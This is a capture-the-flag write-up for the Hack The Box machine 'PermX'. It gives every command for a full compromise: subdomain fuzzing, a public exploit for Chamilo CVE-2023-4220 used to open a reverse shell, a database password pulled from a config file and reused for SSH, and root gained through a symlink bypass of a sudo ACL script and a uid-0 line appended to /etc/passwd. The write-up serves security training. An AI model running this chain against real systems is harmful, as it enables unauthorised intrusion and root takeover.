# PermX
## Nmap Scan
```
$ nmap -sC -sV -p- --min-rate 10000 -Pn -oN nmap 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-31 00:58 EDT
Warning: 10.10.11.23 giving up on port because retransmission cap hit (10).
Nmap scan report for permx.htb (10.10.11.23)
Host is up (0.079s latency).
Not shown: 38312 filtered tcp ports (no-response), 27221 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_ 256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: eLEARNING
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.61 seconds
```
## Initial Access
### Port 80
First we will add the IP to our host file
```
$ echo "10.10.11.23 permx.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.23 permx.htb
```
When we visit the webpage, we are greeted with this.
However, there is nothing much after reading the source code of the website.
### Subdomain Enumeration
Next we will enumerate the subdomains.
{% code overflow="wrap" %}
```
$ wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.permx.htb" --hw 475 -t 100 10.10.11.23
...
000000477: 200 352 L 940 W 19347 Ch "lms"
...
```
{% endcode %}
We can see that `lms` will returns us with status code of 200.
First, we need to add to our host file.
```
$ echo "10.10.11.23 lms.permx.htb" | sudo tee -a /etc/hosts
10.10.11.23 lms.permx.htb
```
After adding to the host file and visiting the URL, we are greeted with this login page.
### **CVE-2023-4220**
After searching online if there is any exploits related to this application, there is an exploit that is available.
{% embed url="" %}
```
$ git clone https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc
$ cd chamilo-lms-unauthenticated-big-upload-rce-poc
$ pip install -r requirements.txt
```
After that, we will check if the website is vulnerable.
```
$ python3 main.py -u http://lms.permx.htb -a scan
```
After that, we will run the command to get the reverse shell
```
$ python3 main.py -u http://lms.permx.htb -a revshell
```
After running it, we should be able to get a reverse shell.
### Upgrading shell
We will use [upgrading-shells](https://jasons-organization-25.gitbook.io/security-stuff/boxes-methodology/reverse-shell-payloads/upgrading-shells "mention").
### Password in configuration files
After some enumeration using linpeas, we can see that in `configuration.php`, it contains the password.
```
/var/www/chamilo/app/config/configuration.php:$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
/var/www/chamilo/app/config/configuration.php:$_configuration['password_encryption'] = 'bcrypt';
03F6lY3uXAP2bkW8
```
We also can see that the username is mtz.

With these information, we should be able to login as `mtz` using ssh.
## Privilege Escalation
### Running script using sudo
After running `sudo -l`, we can see that the user is able to run a script at `/opt/acl.sh` as `root`.
If we visit that script, this is what is inside of the script.
```bash
#!/bin/bash
if [ "$#" -ne 3 ]; then
/usr/bin/echo "Usage: $0 user perm file"
exit 1
fi
user="$1"
perm="$2"
target="$3"
if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
/usr/bin/echo "Access denied."
exit 1
fi
# Check if the path is a file
if [ ! -f "$target" ]; then
/usr/bin/echo "Target must be a file."
exit 1
fi
/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```
It will only allow me to change the ACL if the file is located in the user home folder.
However, we can create a symlink to link to `/`.
```
$ ln -s / root
```
From there we can change the ACL to allow access for the current user.
```
$ sudo /opt/acl.sh mtz rwx /home/mtz/root/etc/passwd
```
After which, we can modify `/etc/passwd`
```
$ openssl passwd 123
$ echo 'user3:$1$4XXWqVcf$oTXWs68MHRnK1b6iNPqDn1:0:0:root:/root:/bin/bash' >> /etc/passwd
```
With that, we are able to login as `user3` who have root access.